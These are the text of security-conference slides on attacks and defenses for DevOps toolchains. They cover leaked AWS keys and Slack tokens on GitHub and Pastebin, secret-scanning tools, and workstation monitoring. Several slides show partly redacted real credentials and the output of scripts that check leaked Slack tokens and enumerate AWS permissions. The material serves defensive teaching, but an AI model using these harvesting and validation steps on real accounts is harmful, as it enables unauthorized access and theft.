

# DevOOPS: Attacks And Defenses For DevOps Toolchains

Insomni'hack  
24 March 2017



**Chris Gates**

Sr. Security Engineer  
Uber  
@carnal0wnage



**Ken Johnson**

CTO  
nVisium  
@cktricky





# **SOMETHING AWESOME TO GET US STARTED**

**Link to slides and URLs in this presentation:**

**<http://bit.ly/RSA-Devoops>**

# Yikes?!

[Fraud](#)[Amazon Web Services](#)[Amazon.com \(product\)](#)[Hackers](#)[+3](#)

## My AWS account was hacked and I have a \$50,000 bill, how can I reduce the amount I need to pay?

For years, my bill was never above \$350/month on my single AWS instance. Then over the weekend someone got hold of my private key and launched hundreds of instances and racked up a \$50,000 bill before I found out about it on Tuesday. Amazon had sent a warning by email at \$15,000 saying they had found our key posted publicly, but I didn't see it. Naturally, this is a devastating amount of money to pay. I'm not saying I shouldn't pay anything, but this just a crazy amount in context. Amazon knew the account was compromised, that is why they sent an email, they knew the account history and I had only spent \$213 the previous month. I almost feel they deliberately let it ride to try to earn more money. Does anyone have any experience with this sort of problem?

### Monthly Spend



Welcome to the AWS Account Billing console. Your current monthly balance appears below. The accompanying graph shows the proportion of costs spent for each service you use.

*Current month-to-date balance for August 2014*

# \$50,436.95

# Yikes?!

## How to get robbed by insecure practices

Lesson learned after being hacked and billed \$11,146.38 by Amazon Web Services in 17 days in April.

I was recently victim of an insecure malpractice in Rails involving Carrierwave, Fog, Amazon S3 and a Hacker. I wanted to share my story with other developers so that it doesn't happen to someone else.



# Yikes?!

## Security

# Dev put AWS keys on Github. Then BAD THINGS happened

Fertile fields for Bitcoin yields - with a nasty financial sting

6 Jan 2015 at 13:02, [Darren Pauli](#)



Bots are crawling all over GitHub seeking secret keys, a developer served with a \$2,375 Bitcoin mining bill found.

# Yikes?!

## Code Spaces goes dark after AWS cloud security hack



by

**Beth Pariseau**

Senior News Writer

Published: 19 Jun 2014



Code Spaces says it won't be back after an intruder deleted EC2 machines, storage volumes and backup data via the company's AWS management console.

# Yikes?!

Sep  
22  
2016

## Dozens of clinics, thousands of patients impacted by third-party data leak



Posted by Dissent at 12:01 pm



Breach Incidents, Business Sector, Commentaries  
and Analyses, Exposure, Health Data, Of Note, U.S.

**EMR4all, Inc.** was a California business providing free EMR software to physical therapy, speech therapy, and occupational therapy practices that used their associated patient billing service, **Rehab Billing Solutions (RBS)**. Over the summer, they began shutting down operations and notifying their clients of their closure. Their effort to make a graceful exit wound up marred by a data leak that potentially impacts tens of thousands of patients and almost 30 clinics.

On September 10, MacKeeper security researcher Chris Vickery contacted DataBreaches.net to say he had found a leaky bucket on Amazon S3 that contained thousands of patient records.

# Yikes?!

SECURITY

## Massive ransomware attack takes out 27,000 MongoDB servers

A slew of MongoDB databases were recently wiped, with attackers demanding Bitcoin payment in exchange for the data, as tracked by Norwegian developer Niall Merrigan and ethical hacker Victor Gevers.

By Conner Forrest  | January 9, 2017, 6:21 AM PST

# Yikes?!

NEWS

## After MongoDB, ransomware groups hit exposed Elasticsearch clusters

Over 600 Elasticsearch instances had their data wiped and replaced with a ransom message



By **Lucian Constantin** | [Follow](#)

Romania Correspondent, [IDG News Service](#) | JAN 13, 2017 7:25 AM PT

# Who Ken

Ken Johnson (@cktricky)

- CTO (@nVisium)
- Rails Goat Co-Author
- Prior US Navy
- Spoke a ton about (In)Security of:
  - Rails
  - DevOps
  - Web Frameworks
  - AWS

# Who Chris

Chris Gates (CG) [@carnal0wnage](https://twitter.com/carnal0wnage)

- Sr. Security Engineer (Uber)
- NoVA Hackers Co-Founder
- US Army, Army Red Team, Applied Security, Rapid7, Lares, Facebook
- <http://carnal0wnage.attackresearch.com>

# TL;DR

- Don't prioritize speed over security
- Understand devops tools' auth model...or lack of it
  - Get pwned real bad, then get a real auth model – hello mongodb
- Out of date or insecure implementation can lead to pwnage
- Dev/Ops building infrastructure can be dangerous without thought and training around security. It's ok to teach them :-)



# Why This Talk

- Increase awareness around DevOps Infrastructure Security
- Provide Solutions
- Show common mistakes/misconfigurations with DevOps testing
- Sections are broken up between Human, Host, and Infrastructure



# Employee Intelligence (Human)

**Making it difficult (for employees) to allow attackers to walk into  
our environment**

# Monitoring External Services

- Numerous ways for employees to accidentally release data
  - Pastebin-like sites
  - GitHub
    - Gists
    - Code Repositories
  - BitBucket, CodeCommit, etc
    - [https://en.wikipedia.org/wiki/Comparison\\_of\\_source\\_code\\_hosting\\_facilities](https://en.wikipedia.org/wiki/Comparison_of_source_code_hosting_facilities)
- Examples
  - Slack tokens in GitHub
  - AWS creds in .dotfiles
  - Tokens in logs/dumps/configs/code snippets

# Examples



## deis/jenkins-jobs – component\_chart\_publish.groovy

Groovy

Showing the top match. Last indexed 3 hours ago.

```
80     string("AWS_ACCESS_KEY_ID", '57e64439-4521-4a4f-9315-eac10ecdea75')
81     string("AWS_SECRET_ACCESS_KEY", '[REDACTED]9c')
```



## alejovelez10/MCV1 – carrierwave.rb

Ruby

Ruby

Showing the top match. Last indexed 3 hours ago.

```
4     :aws_access_key_id => 'AKIAJ3QDXRZCMX4IGUQ', # required
5     :aws_secret_access_key => [REDACTED]UG6n7PP'
# required
```

```
25     end
```



## runtao0/your\_greatest\_achievement – application.yml

YAML

Showing the top match. Last indexed 33 minutes ago.

```
12 AWS_BUCKET: "runtaobldevelopment"
13 AWS_ACCESS_KEY_ID: AKIAIDAKJB25WUBXDLTA
14 AWS_SECRET_ACCESS_KEY: [REDACTED]A0
```

# Examples

RISK ASSESSMENT —

## Hacking Slack accounts: As easy as searching GitHub

Bot tokens leaked on public sites expose firms' most sensitive business secrets.

DAN GOODIN - 4/28/2016, 4:34 PM

We've found 7,437 code results



**dcsan/suw-asia – run.sh**

Showing the top match. Last indexed on Mar 28.

1

2

xoxp-2662813184-

# Examples



## jacobhong/qna-discourse – QnaController.java

Java

Showing the top match. Last indexed 20 hours ago.

```
43     private static final String SLACK_API_TOKEN = "xoxp-38[REDACTED]9170-";
44     private static final String SLACK_API_TOKEN2 = "c2c074[REDACTED]";
```



## advaitinaikar/Jude – app.rb

Ruby

Showing the top match. Last indexed 21 hours ago.

```
177 # {"ok"=>true, "access_token"=>"xoxp-2228798738-4[REDACTED]
    deab8ccb6e1d119caaa1b3f2c3e7d690", "
    "user_id"=>"U2QHR0F7W", "team_name"=
    "incoming_webhook"=>{"channel"=>"bot
    "configuration_url"=>"https://online
    "url"=>"https://hooks.slack.com/serv
    {"bot_user_id"=>"U37HMQRS8", "bot_ac
```

### Search results for: xoxp

About 18 results (0.50 seconds)

Sort by: Relevance

powered by Google Custom Search

xoxp-2228798738-4[REDACTED]

pastebin.com/CBkCkV1[REDACTED]

Oct 24, 2016 ... xoxp-2[REDACTED]

RAW Paste Data. xoxp-[REDACTED]

curl -F file=@'\$filename' -F channels="-F token='xoxp ... - Pastebin.com

pastebin.com/Z9UFTuDm

Nov 7, 2016 ... curl -F file=@'\$filename' -F channels="-F token='xoxp-\*\*\*\*\*' https://slack.com/ api/files.upload" . RAW Paste Data. curl -F file=@'\$filename' ...

var express = require('express'); var app = express(); var SlackBot ...

pastebin.com/q7VdCZgU

Mar 17, 2016 ... token: 'xoxp-25213[REDACTED]

https://my.slack.com/services/new/bot and put the token.

# Examples

```
[lookupfailed-2:CG & KJ RSA CG$ python slack_token_check.py
{u'args': {u'token': u'xoxp-2222722222-1222121212-2722222222-2-2722222222'}, u'ok': True}
{u'user_id': u'U046R4FA6', u'url': u'https://[REDACTED].slack.com/', u'team_id': u'T026QPGMQ', u'user': u'[REDACTED]', u'team': u'[REDACTED]', u'ok': True}
Channels:
100apis (C02HXMKUT)
100apis-bot (C03AMJVKA)
200_200 (C0DMG1AMQ)
2016-chi-summit (C2NTFAPE3)
2016-field-meetup (C0LE2QGBW)
2016-products-web (C2A6JHVUG)
382-release (C2EQBN0HY)
[REDACTED] (E)
[REDACTED] (HW)
[REDACTED]
[REDACTED]
```

# Monitoring Slack (Solutions)

## Slack Team Access logs (For Paid Slack Only)

<https://api.slack.com/methods/team.accessLogs>

<https://github.com/maus-/slack-auditor> ←code to pull these logs ☺

```
{
  "ok": true,
  "logins": [
    {
      "user_id": "U12345",
      "username": "bob",
      "date_first": 1422922864,
      "date_last": 1422922864,
      "count": 1,
      "ip": "127.0.0.1",
      "user_agent": "SlackWeb Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_)",
      "isp": "BigCo ISP",
      "country": "US",
      "region": "CA"
    },
  ],
}
```




# Monitoring GitHub (Solutions)

- Solutions to move away from public GitHub
  - Gitlab, Gitolite, GitHub Enterprise, Phabricator
- Enable 2 Factor on anything that has 2 Factor!
- Audit who has access to your repos
  - Have a process to remove ex-employees
  - Audit their personal repos for leaks
  - Regularly search your repos for sensitive data
  - Create work github accounts instead of joining personal ones to org











# Monitoring GitHub (Solutions)

- Gitrob

- <https://github.com/michenriksen/gitrob>



The screenshot shows the Gitrob web application interface. At the top, there's a navigation bar with 'Gitrob' and 'Assessments' tabs. Below this, the main heading 'Assessments' is displayed on the left, and a green button labeled '+ New assessment' is on the right. A table lists the assessments with columns for 'Date', 'Repositories', 'Files', and 'Findings'. The first row shows an assessment from 2016-07-05 11:43 with 200 repositories, 76029 files, and 680 findings. The repository names are represented by a row of small profile icons, followed by 'and 11 more'. A trash icon is visible at the end of the row.

	Date	Repositories	Files	Findings
          and 11 more	2016-07-05 11:43	200	76029	680

# Monitoring GitHub (Solutions)

Gitrob Assessments

## Findings

Findings

Users

Repositories

Compare

Quick filter...

Path	Repository	Size
<b>bash_profile</b>	parker/dotfiles	42B
<b>bashrc</b>	parker/dotfiles	323B
<b>gitconfig</b>	parker/dotfiles	0.7KB
imhotep-client/src/main/java/com/indeed/imhotep/ <b>ImhotepStatusDump.java</b>	indeedeng/imhotep	7.9KB
imhotep-server/src/test/java/com/indeed/flamdex/utis/ <b>DumpFlamdex.java</b>	indeedeng/imhotep	3.2KB

# Monitoring GitHub (Solutions)

## Git configuration file

```
[user]
  name = Parker Seidel
  email = [REDACTED]@gmail.com

[github]
  user = parker
  token = d950b7[REDACTED]d94

[alias]
  lg = log --graph --pretty=format:'%Cred%h%Creset -%C(yellow)%d%Creset %s %Cgreen(%cr) %C(bold blue)
<an>%Creset' --abbrev-commit --date=relative
  ls-new = ls-files -o --exclude-per-directory=.gitignore
  o = checkout
  st = status
  p = pull
  undo = reset --soft HEAD^

[branch]
  autosetuprebase = always

[color]
  ui = auto
[color "branch"]
  current = yellow reverse
  local = yellow
  remote = green
[color "diff"]
  meta = yellow bold
  frag = magenta bold
  old = red bold
```

# Monitoring GitHub (Solutions)

- TruffleHog

- <https://github.com/dxa4481/truffleHog>

```
lookupfailed-2:pentest CG$ trufflehog https://github.com/opf/openproject
```

```
Date: 2017-03-22 12:08:06
```

```
Branch: dev
```

```
Commit: merge 6.1
```

```
@@ -1,24 +0,0 @@
```

```
-----BEGIN PUBLIC KEY-----
```

```
-MIIEFjANBgqhkiG9w0BAQEFAAOCBAMAMIID/gKCA/UAquIZchoog2ffcr9J2KSL
```

```
-mlum6sN3smTVNsp9JGd1q4fr/kUFGch6q1cFEX3x5BGDXx7wPPI4ppKzeQHaxWmx
```

```
-wxqs3eevcTFUEF9A2MPX7p5Ia0TbH4d7e7D9YMWvDXoQLggrxMFdUHY3ppUnBPgB
```

```
-+EJG1Pv0FlBAdxYX0em7kLwhcp9PBP/zXso/qkkKK/pncyKiz0LC3zv3E0ixcQ7o
```

```
-Nq0aolTJFMHcqEquKaQN1jicDdzU6ks+YKh7kByZvVChe/InlroVXKrUa34hAZDM
```

```
-acEkURJma3meN0IyPFA7fHRe1AhiNYF2MatNKysPrb0ffYLOjamlaqmHTEJAec6e
```

```
-vMHd+LlIz4xXiVR0lY2wDawqp0waSLJaW8lZet0f0iwbqQkzZhz4sWDZopyGiqAU
```

```
-v9/zS40jUBr7JQbVcV3LIkzGWwNysSvTMr1vzCesYVsCwpLjP6gFxdclYJuTwEeL
```

```
-o+T+AgoNyuj6ixhwHTJxIVhuBpebX44/YTYyUGMgItekDCH2Dxvtv2DaCL7YIqNG
```

```
-ihvCyzCylakZTz0ZCMvCIIf1ETPVfo1bGnph12Zznoaghfbheh10L03amMBlnuln1lU
```

# Monitoring GitHub (Solutions)

Date: 2017-03-17 05:44:04

Branch: master

Commit: committed changes

@@ -3,5 +3,5 @@

cd ./serverless/lambda

export AWS\_ACCESS\_KEY\_ID=AKIAI4KWC

export AWS\_SECRET\_ACCESS\_KEY=pJI+T

-serverless deploy -s "Stage1"

+serverless deploy -s "Stage2"

)

```
lookupfailed-2:hackerone CG$ python aws_enumerate.py
Checking for root permissions with key:
```

global name 'get\_user\_from\_key' is not defined

The provided credentials are for an AWS root account! These credentials have ALL permissions.

Bruteforcing permissions:

DescribeAccountLimits IS allowed

DescribeAutoScalingInstances IS allowed


DescribeAutoScalingGroups IS allowed

DescribeLaunchConfigurations IS allowed

DescribeScheduledActions IS allowed

# Monitoring GitHub (Solutions)

- GitMonitor (for pay service) – **NOT ACTIVE**
  - <https://gitmonitor.com/>



# Monitoring GitHub (Solutions)

## ● GitHub.com has a new pull-request enforcement tool

🏠 Restrict review dismissals with protected branches

📅 March 6, 2017   👤 jglovier   📁 New Features





There's a new way to reinforce your team's code reviews. Now you can specify who in your organization can dismiss reviews on a protected branch.

[Options](#)  
[Collaborators & teams](#)  
**Branches**  
[Webhooks](#)  
[Integrations & services](#)  
[Deploy keys](#)

### Branch protection for master

- ☒ **Protect this branch**  
Disables force-pushes to this branch and prevents it from being deleted.
- ☒ **Require pull request reviews before merging**  
When enabled, all commits must be made to a non-protected branch and submitted via a pull request with at least one approved review and no changes requested before it can be merged into **master**.
- ☐ **Include administrators**  
Enforce review requirements for repository administrators.
- ☒ **Restrict who can dismiss pull request reviews**  
Specify people or teams allowed to dismiss pull request reviews.

**People and teams that can dismiss reviews.**

	<b>Organization and repository administrators</b> These members can always dismiss.	
	github/workflow-team-cactus 5 members	×
	nplasterer Naomi Plasterer	×
	jglovier Joel Glover	×




# Monitoring Pastebin\* (Solutions)

- Host internal Pastebin
  - Plugins for stash
  - Phabricator
  - Stikked
- Multiple Open Source Tools for monitoring pastebin\*
  - <https://github.com/jordan-wright/dumpmon>
  - <https://github.com/xme/pastemon>
  - <https://github.com/cvandeplas/pystemon>

# Monitoring Pastebin\* (Solutions)

## Dumpmon



Twitter, Inc. [US] <https://twitter.com/dumpmon>

Home Moments Search Twitter

**Dump Monitor**  
@dumpmon

Hi there! I'm a bot which monitors multiple paste sites for password dumps and other sensitive information.

[jordan-wright.com](https://jordan-wright.com)  
Joined March 2013

Photos and videos

`update.json  
th_token=  
200.0%20%2  
automated.`

**Tweets** Tweets & replies Media

**Dump Monitor** @dumpmon · 9m  
[dumpmon.com/raw/yFBpGt5T](https://dumpmon.com/raw/yFBpGt5T) Emails: 193  
Keywords: 0.0 #infoleak

**Dump Monitor** @dumpmon · 31m  
[dumpmon.com/raw/2ezLkNKn](https://dumpmon.com/raw/2ezLkNKn) Hashes: 52  
Keywords: 0.0 #infoleak

**Dump Monitor** @dumpmon · 39m  
[dumpmon.com/raw/XtK2wJyF](https://dumpmon.com/raw/XtK2wJyF) Hashes: 146  
Keywords: -0.06 #infoleak

# Monitoring Pastebin\* (Solutions)

## For Pay Services

<input type="checkbox"/> ☆	<b>Recorded Future Cyber</b>	<b>Recorded Future Cyber Daily (August 7, 2016)</b> - Top Vulnerability Exploits Hover over the rows for a snippet of relevant text. Name Hits Relat
<input type="checkbox"/> ☆	<b>Recorded Future</b>	<b>Violent Language and █████ - Last 2 Days - New references in 54 documents</b> - Violent Language and █████ - Last 2 Days - New references in
<input type="checkbox"/> ☆	<b>Recorded Future</b>	<b>█████ Cyber Threat Monitoring - New references in 10 documents</b> - █████ Cyber Threat Monitoring - New references in 10 documents █████
<input type="checkbox"/> ☆	<b>Recorded Future</b>	<b>Sample News Outlet List AND █████ on Twitter - New references in 31 documents</b> - Sample News Outlet List AND █████ on Twitter - New re
<input type="checkbox"/> ☆	<b>Recorded Future</b>	<b>█████, Code Repo - New references in 6 documents</b> - █████, Code Repo - New references in 6 documents █████, Code Repo — New reference
<input type="checkbox"/> ☆	<b>Recorded Future Locations</b>	<b>Critical Locations Alert - Protest/Violence against █████ - New York City is now Critical</b> - Critical Locations Alert - Protest/Violence against



# Workstation Protection (Host)

**Protecting and monitoring employees on their development  
workstations (and servers too)**

# Why

## Developer Laptop Hardening

- Sensitive information stored on their systems
- Almost always admin on their systems
- Sloppy code/key/token hygiene can lead to loss of keys to the kingdom
  - One key to rule them all
- Want to identify badness as soon as possible

# Host Protections

## Developer Laptop Hardening

- Osquery (OSX/Linux/Windows\*)
- Doorman
- Block Block
- Little Snitch
- Carbon Black / Sysmon
- Splunk / ELK
- Simian
- Munki

# Host Protections

- osquery (<https://osquery.io/>)
- “osquery is an operating system instrumentation framework for OS X, Linux, and FreeBSD. The tools make low-level operating system analytics and monitoring both performant and intuitive.”
- “osquery exposes an operating system as a high-performance relational database. This allows you to write SQL queries to explore operating system data. With osquery, SQL tables represent abstract concepts such as running processes, loaded kernel modules, open network connections, browser plugins, hardware events or file hashes.”

# Host Protections

```
2. osqueryi (osqueryi)
osquery> SELECT name FROM kernel_extensions;
```

name
com.apple.driver.AppleACPIPlatform
com.apple.AppleFSCompression.AppleFSCompressionTypeZlib
com.apple.driver.AppleBacklightExpert
com.apple.driver.AppleAHCIPort
com.apple.iokit.IOAHCIBlockStorage
com.apple.iokit.IOUSBUserClient
com.apple.driver.AppleSMBusController
com.apple.iokit.IO SCSIArchitectureModelFamily
com.apple.iokit.IOStorageFamily
com.apple.driver.usb.AppleUSBXHCIPCI
com.apple.driver.pmtelemetry
com.apple.driver.AppleSMBIOS
com.apple.driver.AppleBacklight
com.apple.driver.usb.AppleUSBHostCompositeDevice
com.apple.kec.corecrypto
com.apple.security.sandbox



# Host Protections

osquery

index=osquery | stats count by name

All time

4,723 events (before 1/16/16 2:43:27.000 AM)

Job

Smart Mode

Events Patterns Statistics (28) Visualization

100 Per Page Format Preview

name	count
osquery_status	5
pack_incident_response_app_schemes	68
pack_incident_response_disk_encryption	8
pack_incident_response_etc_hosts	3
pack_incident_response_kextstat	129
pack_incident_response_logged_in_users	7
pack_incident_response_loginwindow1	8
pack_incident_response_loginwindow3	4
pack_incident_response_loginwindow4	4
pack_incident_response_open_files	1123
pack_incident_response_open_sockets	135
pack_incident_response_process_env	2870
pack_incident_response_sandboxes	68
pack_incident_response_shell_history	123
pack_incident_response_startup_items	8
pack_it_compliance_browser_plugins	8
pack_it_compliance_chrome_extensions	23
pack_it_compliance_disk_encryption	15
pack_it_compliance_firefox_addons	2
pack_it_compliance_homebrew_packages	7
pack_it_compliance_installed_applications	28
pack_it_compliance_kernel_info	2
pack_it_compliance_keychain_items	19

# Host Protections

- Doorman (<https://github.com/mwielgoszewski/doorman>)
- “Doorman is an osquery fleet manager that allows administrators to remotely manage the osquery configurations retrieved by nodes.”

# Host Protections

doorman nodes packs queries distributed files tags rules add ▾

## active nodes / inactive nodes

Host Identifier	Node Key	Name	Make	Model	Serial	Cpu	Cores	Memory	Last IP Address	Enrolled Date	Last Check-in Date	Tags
unpleated	bb795b79-1d12-4eda-8778-cbb956800c2f	unpleated	Apple Inc.	MacBookPro11,3	FF3XR75SJ7O9	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	117.65.103.49	2016-05-18 01:43:21.378974	2016-07-01 19:27:12.528095	<div>servers x web x</div>
celiectasia	15577f94-cdf2-488a-b213-c1603551b658	celiectasia	Apple Inc.	MacBookPro11,3	HFO8X1E0XG99	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	86.106.186.130	2016-05-18 01:43:21.872970	2016-07-01 19:27:12.537671	<div>desktop x support x</div>
costotome	1c9dfc6f-3b8e-458e-8861-ddb99ed7e546	costotome	Apple Inc.	MacBookPro11,3	M973QG4P2MS1	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	156.173.174.183	2016-05-18 01:43:22.244124	2016-06-25 05:49:03.118553	<div>laptops x osx x</div>
strickenness	7065b38b-092f-4a35-9660-61dd6d721338	strickenness	Apple Inc.	MacBookPro11,3	13XH2EO645J4	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	123.104.11.170	2016-05-18 01:43:22.588424	2016-07-01 19:27:12.531354	<div>laptops x</div>
subzonal	16aafa66-deb4-41b3-a68d-273a06a3af29	subzonal	Apple Inc.	MacBookPro11,3	U5OBTUG8XQU4	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	80.253.12.74	2016-05-18 01:43:22.869550	2016-07-01 19:27:12.534523	<div>servers x</div>
dragomanic	191e4281-fd46-49b4-906d-abe0d3361c1b	dragomanic	Apple Inc.	MacBookPro11,3	8H7HKWXFLTOH	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	178.192.91.225	2016-06-13 14:01:10.957212	2016-07-01 19:27:12.544246	
homochromy	c0c7e622-dbe3-47ea-85e4-1f1819067997	homochromy	Apple Inc.	MacBookPro11,3	JA5911I1D991H	Intel(R) Core(TM) i7-4980HQ CPU @ 2.80GHz	4	17179869184	117.132.20.72	2016-06-15 03:27:51.386064	2016-07-01 19:27:12.547905	

displaying 1 - 7 of 7 active nodes 🔴

# Host Protections


**BlockBlock** (<https://objective-see.com/products/blockblock.html>)

- Kernel hook to identify any time software wants to persist
- Prompt to allow or deny

**Little Snitch** (<https://www.obdev.at/products/littlesnitch/index.html>)

- “Little Snitch intercepts these unwanted connection attempts, and lets you decide how to proceed.”

# Host Protections (Block Block)



**osxMalware**  
installed a launch daemon or agent



## **osxMalware**

process id: 74090

process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

## **com.malware.persist.plist**

startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist

startup binary: /usr/bin/malware.bin

☐

remember

Block

Allow

# Host Protections (Little Snitch)



## uTorrent

wants to connect to 174.142.53.207 on UDP port 30777

